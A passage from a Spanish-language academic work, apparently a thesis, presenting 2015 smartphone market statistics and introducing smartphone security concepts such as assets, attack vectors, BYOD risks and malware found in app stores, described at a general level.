Se pueden mencionar algunos ejemplos contemporáneos que contribuyen con el dispositivo móvil en la expansión de la unidad de almacenamiento del *smartphone*/*tablet*: *Google Drive, Amazon Cloud Drive, Apple iDrive, Microsoft OneDrive*, entre otros.

Ahora, según un informe de *Gartner* [GARTTRE], explica que la relación entre la computación móvil y la nube continuará promoviendo el crecimiento de las aplicaciones coordinadas centralmente que pueden usarse en cualquier dispositivo. Tanto las aplicaciones internas y externas al dispositivo serán construidas sobre la nube, mientras los costos de ancho de banda y conexión a una red sigan favoreciendo a las aplicaciones que usan el almacenamiento y la inteligencia del dispositivo cliente efectivamente, la coordinación y administración estará basado en la nube. En el corto plazo, el foco de la

relación nube/cliente estará puesto en la sincronización del contenido y el estado de la aplicación a través de múltiples dispositivos y abordando la portabilidad de aplicaciones a través de los dispositivos. Con el tiempo, las aplicaciones evolucionarán para apoyar el uso simultáneo de múltiples dispositivos.

A partir de las nuevas tecnologías mencionadas se puede concluir que la computación móvil, más concretamente los smartphones, forman una base para nuevas tecnologías e ideas. Con su creciente consumo se han ido derivando nuevos productos, se está usando este comportamiento del cliente para formar nuevos proyectos.

A partir de varias fuentes que se consultaron, se puede afirmar que la dependencia que tienen las organizaciones con los smartphones está incrementando; como también su popularidad, desarrollo y promoción. Por lo tanto, se ha llevado a cabo una recopilación de datos que dan indicios de esta afirmación que a la vez, vuelve a la seguridad un tema vital, la seguridad es importante cuando el ámbito de trabajo se vuelve complejo (por la diversidad de dispositivos, incremento de usuarios, potencia de las máquinas, etc). Medidas que se pueden tomar para mermar los riesgos.

1.4.3 Análisis y estadísticas de consumo

En esta sección se muestran datos estadísticos que brindan un panorama del estado del mercado de los *smartphones*, se basa en 3 temas centrales: ventas de los *smartphones*, cuotas de mercado de los sistemas operativos móviles y la tendencia del decaimiento del consumo de PCs de escritorio.

En cuanto a las ventas efectuadas, según un informe de *IDC* [IDCSTAT], se vendieron un total de 337,2 millones de *smartphones* en el mundo en el segundo cuatrimestre del 2015, lo que representa un alza del 11,6% del mismo período en el año pasado. Esta cantidad de ventas para un cuatrimestre representa la segunda más alta en la historia. El crecimiento de los mercados emergentes contribuyó a que se llegara a esta marca histórica. En cambio, en el mercado global de los celulares, que involucra tanto a los *feature phones* como a los *smartphones*, el crecimiento fue negativo: hubo una caída del 0,4% en las ventas, en comparación con el segundo cuatrimestre del año 2014.

Según un representante de la consultora *IDC*, el motivo del crecimiento del mercado de los *smartphones*, no solo se debió al éxito de la salida de los *smartphones* de alta gama de marcas como *Samsung*, *Apple* y otras, sino que también se debió a la proliferación de la gama económica que continúa liderando las ventas en varios mercados importantes. A pesar de que los equipos de alta gama se vendieron intensamente en los mercados desarrollados, estos equipos también están teniendo éxito en los mercados emergentes. Por otro lado, mientras la demanda de *feature phones* continúa decreciendo, los fabricantes continúan enfocados en los mercados desarrollados y emergentes con *smartphones* competitivos que vienen con mejoras en sus prestaciones y son más baratos.

Fabricante	Cantidad de smartphones (millones de unidades)	Cuota del mercado
Samsung	73,2	21,7
Apple	47,5	14,1
Huawei	29,9	8,9
Xiaomi	17,9	5,3
Lenovo*	16,2	4,8
Otros	152,5	45,2
Total	337,2	100

* Los resultados de Lenovo incluyen las ventas de Motorola, dado que la primera compró a la segunda.

Tabla 1 - Cantidad de ventas mundiales de smartphones distribuidas por fabricante en el segundo cuatrimestre del año 2015, según la consultora IDC.




Figura 2 – Cuotas del mercado de las ventas realizadas por fabricante en el segundo cuatrimestre del año 2015, según la consultora IDC.

Según un informe de *Gartner* [GARTSTA], desde el 2013 que no se registran tasas más bajas en ventas en un cuatrimestre. Este informe manifiesta que las ventas globales de *smartphones* a usuarios finales llegaron a las 330 millones de unidades en el segundo cuatrimestre del 2015, lo que representa un incremento del 13,5% sobre el mismo período en el 2014. En este informe, un analista experto de *Gartner* comenta que China es el país que cuenta con la mayor cantidad de ventas de *smartphones* en el mundo, las ventas en China representan el 30% del total de ventas transcurridas durante el segundo cuatrimestre del 2015. Sin embargo, las ventas en China disminuyeron, lo cual afectó negativamente al mercado global de celulares; China llegó a una etapa de saturación en donde su mercado de celulares se basa en el reemplazo (actualización) de equipos, y cuenta con pocos clientes que compran su primer celular. Por último, en este mercado se

estima que la estética de los *smartphones* de alta gama va a ser un factor crucial, para que los fabricantes incentiven a los clientes a actualizar su celular y poder mantener o incrementar su cuota de mercado en China.

Fabricante	Cantidad de smartphones (millones de unidades)	Cuota del mercado
Samsung	72,0	21,9
Apple	48,0	14,6
Huawei	25,8	7,8
Lenovo*	16,4	5
Xiaomi	16,0	4,9
Otros	151,2	45,9
Total	329,7	100

* Los resultados de Lenovo incluyen las ventas de Motorola, dado que la primera compró a la segunda.

Tabla 2 - Cantidad de ventas mundiales de smartphones distribuidas por fabricante en el segundo cuatrimestre del año 2015, según la consultora Gartner.




Figura 3 – Cuotas del mercado de las ventas realizadas por fabricante en el segundo cuatrimestre del año 2015, según la consultora Gartner.

En cuanto al estado del mercado de los sistemas operativos móviles, según las estadísticas provistas por un informe de *Gartner* [GARTSTA], los sistemas operativos móviles que dominan el mercado son *Android* e *iOS*, después al final de la lista están *Windows*, *BlackBerry* y otros. En el informe se comentan las novedades originadas en el segundo cuatrimestre del 2015: la cuota global de *Android* fue afectada por su bajo rendimiento en China y el gran rendimiento que tiene *Apple* en China, que está

absorviendo parte de la cuota del mercado de *Android* en los últimos 3 cuatrimestres. Además, en el informe se comenta que *Android* tuvo la tasa de crecimiento mas baja "año-a-año" (es la comparación de un cuatrimestre con el mismo cuatrimestre del año anterior), esta tasa fue del 11% y con una cuota de mercado que llega al 82%. Por último, *Microsoft* continúa luchando para generar mayor demanda en los dispositivos con *Windows Phone*, incluso en los de baja gama, dado los recientes recortes de *Microsoft* en su negocio de hardware móvil, se espera que dé alguna señal de compromiso a largo plazo en el mercado de smartphones.

Sistema Operativo	Cantidad de Smartphones (miles de unidades)	Cuota del mercado
Android	271,01	82,2
iOS	48,086	14,6
Windows	8,198	2,5
BlackBerry	1,153	0,3
Otros	1,229	0,4
Total	329,676	100

Tabla 3 - Cantidad de ventas mundiales de smartphones distribuidas por sistema operativo en el segundo cuatrimestre del año 2015, según la consultora Gartner.




Figura 4 - Distribución por sistema operativo de las ventas realizadas en el segundo cuatrimestre del año 2015, según la consultora Gartner.

En cuanto al fenómeno del decaimiento en el consumo de PCs de escritorio, se lo puede atribuir al auge de los dispositivos móviles, especialmente por el incremento en las ventas de smartphones y tablets. En un artículo de la revista *Wired* [WIREDSM], se plantea que

la industria global de las *PCs* ha seguido una tendencia descendiente en los últimos años, en contraste con la penetración de los *smartphones* en el mercado, que continúa creciendo. Un efecto del auge en la tecnología móvil, es que las tablets están reemplazando la necesidad de contar con una *notebook*, dado que las *notebooks* están dejando de ser indispensables porque muchas de sus tareas pueden ser realizadas por las *tablets*, como por ejemplo, la navegación en Internet, acceso a las redes sociales, etc. Algunas de las razones de este traspaso de tareas y los motivos para que se aceleren son: el aumento de la potencia de procesamiento y la duración de las baterías en los dispositivos móviles, el incremento en la velocidad de las redes y la tendencia de ampliar el tamaño de las pantallas de los *smartphones*; el avance en estos factores se complementa con el desarrollo de periféricos (como teclados y monitores) que permiten a los dispositivos móviles acoplarse en el escritorio de una oficina o una casa, para ser usado casi como una *PC* tradicional. Otro factor a destacar es que últimamente los *smartphones* traen una pantalla cada vez más grande y tienden a parecerse a las *tablets*, estos *smartphones* se los suelen llamar "*phablets*" y están siendo atractivos a los usuarios. Finalmente, la introducción de software productivo en los dispositivos móviles, programas que se usan habitualmente en las PCs, como por ejemplo la aplicación *Office* de *Microsoft*, les permite ser usados como un sustituto temporal de las laptops.

Por otro lado, en este artículo, se presentan algunas estimaciones hechas por representantes de *ARM*. Ellos cuentan que en el 2016 saldrán nuevos chips que prometen ser capaces de realizar todas las tareas que realiza una computadora. Además, alegan que los consumidores que ya adoptaron la tecnología móvil, usan la PC como un dispositivo de cómputo secundario y los dispositivos móviles como dispositivos de cómputo principal. Es probable que en Estados Unidos, en algunos años, los *smartphones* de alta gama serán capaces de realizar varias tareas avanzadas, como manejar *streaming* a 4k, juegos de realidad virtual y una consistente implementación de la planificación multitarea (muchos dispositivos ya lo tienen). Para tener una idea de los avances que se están realizando, algunos modelos de procesadores *ARM* tienen un incremento en el rendimiento de 50 veces con respecto a los chips de hace 5 años y consumen menos energía, 75% menos que los chips de hace 3 años.

Para demostrar que este ejemplo se acerca a la realidad, en el artículo se cita un ejemplo de esta inclinación. Éste trata acerca de una observación en el comportamiento de los usuarios que viven en países en desarrollo; para usuarios de muchos de estos países, un smartphone es su primera computadora y su único dispositivo conectado a internet. Según un informe realizado por la empresa *Pew Research*, en África se usan los celulares para realizar pagos, obtener información de política, de salud, de la actividad de los consumidores y también para acceder a las redes sociales. Allí los precios de la gama económica de *smartphones* ronda desde 30 USD a 50 USD, estos consumidores nunca pudieron comprar una computadora y ahora tienen una que cabe en el bolsillo.

En esta nota de la revista Wired se presenta otra postura, la cual no está convencida de que se descarten a las computadoras tan rápidamente, especialmente las que se usan en la oficina. Cada vez más actividades pueden ser llevadas a cabo con un *smartphone*, pero

para muchas otras no, dado que no reemplazará la comodidad que se tiene con una máquina más grande que posee un teclado físico y un monitor con más espacio para trabajar.

En otro informe de *Gartner* [GARTPRE] dice que se espera que para el año 2018, más del 50 por ciento de los usuarios se abocará al uso de una *tablet* o un *smartphone* por encima de los otros dispositivos para realizar todas las operaciones *online*; lo cual alejará a los usuarios de las PCs. En este informe se comenta acerca de un modelo de uso de los consumidores: el *smartphone* es el primer dispositivo que se consulta cuando el usuario está en movimiento dado que lo lleva consigo, seguido por la tablet que es usada para sesiones más largas, la *PC* se reserva para tareas más complejas. En este modelo de comportamiento se puede ir incorporando a los *wearable devices*, a medida que aumente su incorporación al mercado.




Figura 5 – Medición de la distribución en la cantidad de usuarios de Internet (mayores de edad) enfocado en 2 clases: los que usan sólo dispositivos móviles o sólo computadoras de escritorio, en el período de Marzo del 2014 a Marzo del 2015, en los Estados Unidos.[2]

Según la consultora *comScore* [COMSCOR], se puede apreciar una muestra de este cambio en un informe que calcula la cantidad de usuarios en Internet en Estados Unidos, enfocado en 2 clases: los que sólo usan dispositivos móviles y los que sólo usan computadoras de escritorio. En marzo del 2015, la cantidad de los usuarios que sólo usan

2 Lella, A (2015). "Number of Mobile-Only Internet Users Now Exceeds Desktop-Only in the U.S.". Recuperado de http://www.comscore.com/Insights/Blog/Number-of-Mobile-Only-Internet-Users-Now-Exceeds-Desktop-Only-in-the-U.S?

dispositivos móviles sobrepasan por primera vez a los usuarios que sólo utilizan la plataforma de escritorio. El resto de los usuarios conforma la mayoría que usan ambas plataformas. Este informe representa un llamado de atención con respecto a los smartphones y tablets, que se están volviendo un punto de acceso primario hacia Internet.

1.5 Seguridad en los smartphones

La seguridad en los *smartphones* se ha convertido en un tema prioritario justificado por su proliferación y avance. Frecuentemente se difunden noticias que describen el surgimiento de un nuevo *malware* que afecta a millones de dispositivos o se anuncia el descubrimiento de nuevas vulnerabilidades en *blogs* de seguridad. Uno de los factores que genera este fenómeno en esta época, es el fácil acceso a la información: los *cookbooks* e *infoleaks* que se necesitan para perpetrar un ataque están al alcance de cualquier persona. El smartphone se ha convertido en un equipo electrónico que requiere más atención por su portabilidad y sus crecientes capacidades.

El objetivo general de esta parte es introducir el concepto de la seguridad en los smartphones, exponiendo la problemática existente poniendo en evidencia su relevancia. Considerando que el ámbito móvil evoluciona constantemente, podemos inferir que permanecerán y aparecerán nuevas amenazas y escenarios vulnerables. Esta parte relativa a la seguridad, también sirve para familiarizarse con los términos relativos a este ámbito.

Lo primero que se debe tener en cuenta es el modelo que define los objetivos principales de la seguridad en las computadoras convencionales [SECINCO]. En principio, estos objetivos se pueden aplicar a los *smartphones* [PRACSEC]:

- Confidencialidad: se refiere al acceso a los recursos de un sistema sólo por usuarios autorizados.
- Integridad: se refiere a que los recursos sólo pueden ser modificados por usuarios autorizados.
- Disponibilidad: se refiere a la posibilidad de acceder a los recursos cuando se necesita (por usuarios autorizados).

A partir de estos objetivos, se puede considerar que si no se cumple con alguno de ellos, entonces hay una falla de seguridad, cuestión que es a la que se quiere llegar con este análisis.

1.5.1 Entidades de valor

Lo que sigue es reconocer las entidades de valor [PRACSEC] [SEGPRAC], que son blancos de ataques en los smartphones:

- Información privada: información de contactos personales, historial de llamadas, información relacionada a la ubicación geográfica del dispositivo (como la posición

actual y las posiciones recorridas que están guardadas), caché del *browser*, contraseñas guardadas, datos de configuración de la cuenta de email, mensajes del tipo *SMS* (y *MMS*), archivos multimedia descargados, contraseñas de las redes *Wi-Fi*, *logs* de aplicaciones y otra información. Esta información es usada por las aplicaciones del *smartphone* ergo las aplicaciones también son entidades que se deben cuidar.

- Recursos del sistema: *CPU*, memoria *RAM*, batería, conexión a la redes (*Wi-Fi* y red de datos del proveedor), almacenamiento interno y externo (por una tarjeta *SD*, por ejemplo), etc.
- Aplicaciones: las aplicaciones instaladas por el usuario se las pueden considerar un blanco de ataque, dado que éstas pueden usar los recursos del *smartphone* y la información privada. Por ejemplo, el usuario de la cuenta de correo en la aplicación *GMail* o la cuenta de mensajería instantánea en la aplicación *WhatsApp*, como también la información de acceso a otras aplicaciones como *facebook*, *linkedin*, etc.
- Saldo del celular: la cantidad de dinero a pagar por los servicios de telefonía celular.

1.5.2 Vectores de ataque

Un vector de ataque es una forma o medio por el cual un individuo puede adquirir acceso a una computadora y entregar un *software* malicioso [TECHTAR]. Por ejemplo, si un sistema posee la vulnerabilidad del desbordamiento de pila (*stack overflow*), ésta puede ser aprovechada por algunos virus y otros programas maliciosos; en este caso, el vector de ataque es la vulnerabilidad de la pila. Otro ejemplo posible es el uso de los correos electrónicos para cometer fraude: una persona envía un mail haciéndose pasar por una entidad reconocida y pidiendo cierta información privada; en este caso, el vector de ataque es un medio (correo electrónico) que se puede usar para aprovechar la desinformación del usuario, entre otras cosas.

En el caso de los smartphones, algunos de los elementos que pueden convertirse en vectores de ataques son:

- Código QR (*Quick Response code*): es un código de barras de 2 dimensiones [ENHAQRC]. Un código *QR* es capaz de almacenar y transmitir datos, incluyendo direcciones URL, texto plano, direcciones de correo electrónico, información de contacto, etc. Fue diseñado originalmente para rastrear piezas de vehículos durante el proceso industrial de fabricación.
- SMS (*Short Message Service*): permite el envío de mensajes cortos (limitado a 160 caracteres), que se escriben desde un teclado virtual en pantalla o usando un teclado numérico, que se intercambian entre celulares (ya sea un *smartphone* o no). Estos mensajes son guardados en el celular hasta que son borrados manualmente por el usuario [PROTCHI].

- MMS (*Multimedia Messaging Service*): similares a *SMS*, con la salvedad de que estos mensajes incorporan en el mensaje de texto material como: fotos, videos o sonidos [PROTCHI]. *MMS* no tiene un límite en la longitud del texto.
- URLs acortadas: es una técnica usada en la Web en que la dirección URL es acortada notablemente en cantidad de caracteres y funciona como alias de página que dirige la dirección original. Esto es particularmente útil para las tecnologías de mensajería que limitan el número de caracteres que se pueden utilizar en un mensaje, como *Twitter*, y para facilitar la copia manual de los caracteres si vienen de una fuente externa (como una impresión).
- NFC (*Near Field Communications*): es un conjunto de estándares para dispositivos portátiles. Permite establecer comunicaciones de radio entre pares (*peer-to-peer*), pasando datos de un dispositivo a otro mediante el contacto o la cercanía entre ellos.
- GPS (*Global Positioning System*): es un sistema que permite determinar la posición de un objeto en todo el mundo, con una precisión de hasta centímetros, aunque lo habitual son unos pocos metros de precisión.

En el punto 1.5.3.4 se detallan algunos escenarios que describen como pueden aprovecharse estos elementos como vectores de ataque.

1.5.3 Vulnerabilidades

> *“Las vulnerabilidades son las debilidades de un sistema que pueden ser explotadas accidentalmente o intencionalmente para estropear entidades de valor” [COMPSEC]*

Lo siguiente es identificar algunos tipos de vulnerabilidades relevantes y definir su dominio con una breve descripción. Se enumerarán aquellos tipos de vulnerabilidades comunes tanto para el usuario corriente como para el miembro de una organización que usa su *smartphone* para trabajar. Este último punto se lo conoce como *BYOD*, que significa "*Bring Your Own Device*". Es una política que se la utiliza en las organizaciones, la cual consiste en la adopción en el trabajo de los dispositivos personales de los miembros de una organización. Con la popularidad que fueron adquiriendo los smartphones, esta tendencia fue creciendo. El mismo smartphone (u otro dispositivo móvil) que posee un usuario se lo utiliza para el ámbito profesional y personal. O sea que los miembros de una organización van a poder utilizar sus smartphones en su casa y en la oficina. Con el uso de esta tecnología se pretende incrementar los siguientes factores: la flexibilidad en el uso del tiempo y lugar, la productividad del personal y la satisfacción del usuario [MANBYOD]. Sin embargo, BYOD tiene su lado negativo, por las situaciones que se van a mencionar a continuación [RISBYOD]. Los smartphones pueden ser robados o perdidos exponiendo información propia de la empresa. También puede pasar que los empleados de una empresa puedan romper completamente su smartphone, lo que ocasiona una pérdida de

datos para la empresa. Por último se puede mencionar que los smartphones que usan los empleados de una empresa son distintos, lo que puede originar limitaciones en el uso de las aplicaciones móviles que usa la empresa (por incompatibilidad con el sistema operativo móvil, por no poseer los requerimientos de hardware suficientes, etc.).

> *"El fenómeno BYOD constituye una de las amenazas actuales más preocupantes para las organizaciones" [USOMOVI]*

El hecho de identificar las vulnerabilidades, contribuye al conocimiento de los puntos débiles que se tendrán en cuenta a la hora de mejorar la seguridad del *smartphone*. La idea es basarse en la clasificación propuesta en un artículo de *NIST* [NISTGUI], el cual se pretende enriquecer con ejemplos y agregando nuevas categorías [PRACSEC].

1.5.3.1 Uso de aplicaciones provenientes de orígenes desconocidos

Las aplicaciones que se instalan en los *smartphones* aprovechan los recursos del equipo, como el poder de cómputo, la memoria y los accesorios externos (como la cámara, el micrófono, etc.), para realizar una tarea. Además, son fáciles de buscar e instalar, gracias a la ayuda de los *marketplaces* y los sistemas operativos para *smartphones*. Pero esta libertad conlleva riesgos, si es que no hay restricciones de seguridad en el *smartphone* o alguna limitación en la publicación de aplicaciones en los *marketplaces*. A pesar de las medidas de los *marketplaces* oficiales, aún así existe la posibilidad de ser infectado por *malware* en éstos, aunque esta probabilidad es baja.

En general, los *marketplaces* reconocen que los atacantes pueden usarlos como un medio para explotar a los usuarios [APWGREP]. Se pueden clasificar a los *marketplaces* en oficiales y alternativos. Los alternativos, que pertenecen al grupo de canales de distribución de aplicaciones de origen desconocido, se deben evitar en lo posible para prevenir ser infectado con *malware*. Esto es debido a que, por lo general, en estos *marketplaces* no se sabe si se aplican medidas de seguridad, y además, la tasa de infección es más alta que en los *marketplaces* oficiales. Esta afirmación está sostenida por un estudio que avala esta inclinación, en el cual se analizaron una gran cantidad de aplicaciones, pertenecientes a *marketplaces* oficiales y alternativos [DROIRAN]. Con respecto a los *marketplaces* oficiales, en general, en ellos se implementan medidas preventivas para reducir la entrada de *malwares*, dado que son conscientes de que pueden ser atacados; a continuación se expondrán algunos ejemplos de ataques que sufrieron 3 marketplaces oficiales: *Apple Store*, *Windows Phone Store* y *Google Play*.

Según una nota publicada en el *blog* de la empresa *Palo Alto Networks* en la fecha del 18 de Septiembre del 2015, en *Apple Store* (el *marketplace* de *Apple*) se encontraron 39 aplicaciones de *iOS* infectadas con un *malware* llamado *XcodeGhost* [PALOXGH], algunas son muy populares en China, pero también se encontraron aplicaciones de alcance mundial como la aplicación de mensajería instantánea llamada *WeChat*. Son cientos de millones de usuarios los que son afectados por este *malware*. *XcodeGhost* es el primer *malware* para compiladores en *OS X* [PALOAPP], este *malware* se encuentra

dentro de algunas versiones de los instaladores de *Xcode*, usados para crear aplicaciones legítimas. El cual, a veces, es descargado desde un medio alternativo por desarrolladores en China, como por ejemplo el servicio para compartir archivos de la empresa china *Baidu.* Ésto se debe a que, a veces, la velocidad de la red es muy lenta cuando se descargan grandes archivos desde los servidores de Apple, considerando que el instalador estándar de *Xcode* pesa cerca de 3 Gb. Cuando una aplicación *iOS* es infectada con este *malware*, recolecta información de los dispositivos y los sube a servidores ajenos a *Apple*.

Según una nota publicada en el *blog* de la empresa de seguridad informática *Avast* en la fecha del 6 de Octubre del 2015, en *Windows Phone Store* se encontraron varias aplicaciones falsas en más de una oportunidad para cometer fraude, estas aplicaciones imitan a algunas que son populares como *Facebook Messenger*, *CNN*, *BBC* y *WhatsApp* [AVASTMA]. En cuanto a su comportamiento, estas aplicaciones maliciosas reúnen información básica del usuario y muestra publicidades, en la mayoría de los casos, basadas en la ubicación del usuario; algunas aplicaciones intentan llevar al usuario a páginas web que obligan a presentar una solicitud para comprar algo.

En el caso de *Android*, en su marketplace oficial llamado *Google Play* se implementaron medidas para limitar el ingreso de *malwares* [BOUNCER]; sin embargo, se dieron a conocer casos en que esta medida fue soslayada. Por ejemplo, en una nota publicada en el blog de la empresa *Check Point* en la fecha del 21 de Septiembre del 2015, se dio a conocer la distribución de un *malware* que esquivó los controles de *Google Play* con técnicas avanzadas y fue publicado allí 2 veces [CHECKBL]; se calcula que por cada publicación, la aplicación se descargó entre 100 mil y 500 mil veces, de acuerdo a las estadísticas de *Google Play*. Este *malware* se esconde dentro de una aplicación llamada *BrainTest* y es capaz de alcanzar objetivos criminales. El *malware* instala un *rootkit* en el dispositivo que permite descargar y ejecutar cualquier código que un cibercriminal quiera correr en el *smartphone*, ésto puede llegar a ser desde la presentación de publicidad inoportuna e indeseable hasta la descarga e instalación de un código malicioso para robar las credenciales de un dispositivo infectado.

1.5.3.2 Falta de controles físicos

La característica de ubicuidad hace que el *smartphone* al desplazarse con su dueño, esté en cualquier momento y lugar: el trabajo, un aeropuerto, un bar, etc. Entonces, esta portabilidad en los *smartphones* los hace más propensos a ser perdidos o robados que otros tipos de dispositivos más robustos, por mencionar algunos de los peligros.

Sólo el usuario puede determinar lo que está en riesgo cuando pierde o le roban su *smartphone*. En líneas generales, se pierden 2 objetivos de seguridad [USACERT]: primero se pierde la disponibilidad del *smartphone*, o sea que el usuario ya no podrá usarlo; y segundo, se puede perder la privacidad de los datos, si el ladrón es capaz de acceder a la información contenida en el *smartphone*. Toda la información almacenada estará en riesgo, como también aquella información que se puede acceder indirectamente

con la ayuda de los datos guardados en el *smartphone*.

Suponiendo que el atacante tiene control físico del smartphone, es posible que pueda abrir la tapa trasera del *smartphone* para extraer la tarjeta de memoria externa, luego el atacante tiene la posibilidad de copiar todos los datos mientras el dueño no está viendo su *smartphone*. Una posible solución es la realización de copias de respaldo de la tarjeta de memoria externa.

